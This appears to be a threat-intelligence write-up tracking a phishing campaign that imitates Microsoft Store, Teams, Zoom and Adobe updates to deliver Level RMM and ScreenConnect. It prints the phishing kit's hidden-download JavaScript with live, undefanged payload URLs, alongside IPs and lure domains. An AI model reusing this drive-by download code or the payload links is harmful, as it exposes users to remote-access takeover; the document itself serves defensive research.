
Operation BlueDash: Infrastructure Expansion, VBS Analysis & Multi-Lure Kill Chain
From fake Teams updates to Zoom and Adobe lures, the campaign continues to evolve.
- Published
- Reading time
- 23 min
- Analyst
- @volrant136
- Region
- Global
- Cybersecurity
- Threat Intelligence
- Threat Research
- Phishing
- RMM
- ScreenConnect
- Microsoft Teams
- Adobe Reader
Contents

Daily Security Review's original writeup documented a phishing campaign (opens in a new tab), active since at least February 2026, distributing RMM tools under the guise of Microsoft Teams updates. The original IOCs pointed at teamvem[.]com and support.berrydev[.]xyz, hosting a fake Microsoft Store landing page that dropped an Inno Setup installer (supportdev.exe) fetching Level RMM and sometimes ConnectWise ScreenConnect.
In this research, I used the page title in Hunt.io's crawler dataset (opens in a new tab) to identify additional webpages associated with Operation BlueDash. By pivoting on the rendered page title in Hunt.io, I identified additional copies of the phishing kit and uncovered Zoom and Adobe-themed lures delivering Level RMM and ScreenConnect.
Key Takeaways
- Hunt.io title pivoting uncovered
fiveadditional hosts using the same phishing kit. - The campaign uses
Teams, Zoom, and Adobe Readerlures. - Payloads deliver
Level RMMand ScreenConnect for remote access. - The infrastructure spans
multipleproviders and countries. - Teams and Adobe samples use the same Level RMM build with
different OIDs. - The Zoom lure uses
VBScriptandPowerShellbefore installing ScreenConnect. Page-titlefingerprinting proved effective for tracking reused phishing infrastructure.
Initial Discovery
Hunt.io's crawler table lets you go from a single IOC to every other page sharing the same rendered <title>. This makes it possible to quickly find copies of the same phishing kit deployed on new infrastructure.
Step 1 — find the title for a known IOC:
1SELECT *
2FROM crawler
3WHERE url LIKE '%teamvem.com%'
4  AND timestamp gt '2026-01-01'
This returns a page titled Microsoft Store - Microsoft Teams.
Step 2 — pivot on that title across all crawled infrastructure:
1SELECT *
2FROM crawler
3WHERE title = 'Microsoft Store - Microsoft Teams'
4  AND timestamp gt '2026-01-01'
The pivot identified at least five distinct hosts serving the same kit:
- hxxps://bluedashlimited[.]netlify[.]app/
- hxxps://msteams.enccosecure-livemeet[.]online/mstore.html
- hxxps://atqcrh[.]com/teams/invite-teams/microsoft_store.php
- hxxps://emssistem[.]com/teams/invite-teams/microsoft_store.php
- hxxps://support[.]berrydev[.]xyz/
Phishing Kit Analysis
All five pages are pixel-for-pixel clones of the real Windows 11 Microsoft Store app listing for Microsoft Teams.

I analyzed five HTML pages, extracted their payload download links, and identified four distinct delivery methods:
// Create a hidden download link\n
const downloadLink = document.createElement('a');\n downloadLink.href = 'https://bostonnextech.com/Teams/MicrosoftTeams_Update.exe'; // Example Zoom download URL\n downloadLink.download = 'MicrosoftTeams_Update.exe';\n document.body.appendChild(downloadLink);\n\n

// Create a hidden download link\n
const downloadLink = document.createElement('a');\n downloadLink.href = 'https://store-na-phx-1.gofile.io/download/direct/b025a8b0-6065-410b-bff3-cf687586e93d/MicrosoftTeamsUpdate.exe'; // Example Zoom download URL\n downloadLink.download = 'MicrosoftTeamsUpdate.exe';\n document.body.appendChild(downloadLink);\n\n

// Create a hidden download link\n
const downloadLink = document.createElement('a');\n downloadLink.href = 'MsTeams.zip'; // Example Zoom download URL\n downloadLink.download = 'MsTeams.zip';\n document.body.appendChild(downloadLink);\n\n

 // Create a hidden download link\n
const downloadLink = document.createElement('a');\n downloadLink.href = 'https://cold-na-phx-9.gofile.io/download/direct/704d0f63-5e8b-4da9-8456-1ae420632613/MicrosoftTeams_Update.exe'; // Example Zoom download URL\n downloadLink.download = 'MicrosoftTeams_Update.exe';\n document.body.appendChild(downloadLink);\n\n
A few things stand out once you read the JavaScript:
1. Fake installation flow. The "Update"/"Install" button doesn't call any real Microsoft Store API. It runs a client-side installApp() function that fakes a progress bar for a few seconds, then silently triggers a hidden <a download> element pointing at an external .exe or .zip.
2. Payload hosting. The kit deliberately varies where the actual binary is hosted. In our case we see bostonnextech[.]com, cold-na-phx-9[.]gofile[.]io, cold-na-phx-9[.]gofile[.]io and a locally-hosted archive (MsTeams.zip).
3. Operator telemetry. Every version of the page fires two background POST requests (send.php and track_verification.php) the moment the "install" button is pressed.
4. Geo Information Collection. The msteams.enccosecure-livemeet[.]online also tracks user-agent, IP (ipapi.co), city, region, country, OS, and timestamp.
5. Timeline. Timestamps shown in the fake taskbar clocks range from late January to early July 2026, consistent with the timeline described in the original report and the results of our pivots.
Infrastructure Analysis
In order to track the infrastructure behind the new domains, I have used a HuntSQL query to find IP addresses of URLs.
1SELECT ip
2FROM crawler
3WHERE title = 'Microsoft Store - Microsoft Teams'
4  AND timestamp gt '2026-01-01'
I enriched the resolved IP addresses with ASN, provider, and geographic information from Hunt.io (opens in a new tab).
| IP | rDNS / Notes | ASN | Provider | Country |
|---|---|---|---|---|
| 72.61.196.188 | srv1160433.hstgr.cloud | AS47583 | Hostinger International | 🇫🇷 FR |
| 89.34.230.61 | — | AS207847 | CloudBlast LLC | 🇳🇱 NL |
| 94.177.147.70 | server.uxijen.com | AS215620 | Kolan Bilisim (Kolan.net.tr) | 🇹🇷 TR |
| 185.199.109.153 | cdn-185-199-109-153.github.com | AS54113 | GitHub / Fastly (Anycast) | Global |

| 18.208.88.157 | ec2-18-208-88-157.compute-1.amazonaws.com | AS14618 | Amazon AWS | 🇺🇸 US |
A few observations worth flagging:
94.177.147.70 (Kolan.net.tr / AS215620) is associated with server.uxijen.com and hosted under AS215620 (Kolan Bilisim Teknolojileri) in Istanbul, Türkiye, is linked to 436 domains.

89.34.230.61 (CloudBlast LLC / AS207847) is hosted by CloudBlast LLC (AS207847) in Amsterdam, exposes a wide range of services, including SSH, HTTP/HTTPS, and several high-numbered ports. Four of the five active phishing domains pivot back to it.
18.208.88.157 (AWS / us-east-1) is hosted under AS14618 (Amazon.com, Inc.) in Ashburn, Virginia, is an AWS-hosted endpoint with no active malware signals or high-risk warnings in Hunt.io. The host exposes HTTP/80, TLS/443, and TLS/1443, with HTTP previously identified as Netlify returning a 404 response.
Expanding Footprint
One of the IP addresses, 89.34.230.61 (CloudBlast LLC) surfaces six additional hostnames.

The domains and their page titles are mapped below:
| Hostname | Page Title |
|---|---|
acrobat.nachmaconstruction.com | — |
invitation.zmoom.online | You’re Invited! |
msteams.zioum.xyz | Microsoft Teams Client Update |
msteams.zmoom.online | Microsoft Teams Client Update |
update-adober035980eader.com | Adobe Reader - Update Required |
usa.ssa-b.org | Site is created successfully! |
The two Zoom-themed domains, zmoom[.]online and zioum[.]xyz, are deliberate typosquats. They show that the campaign was not limited to Teams and also used Zoom-themed invitations, consistent with the original report.
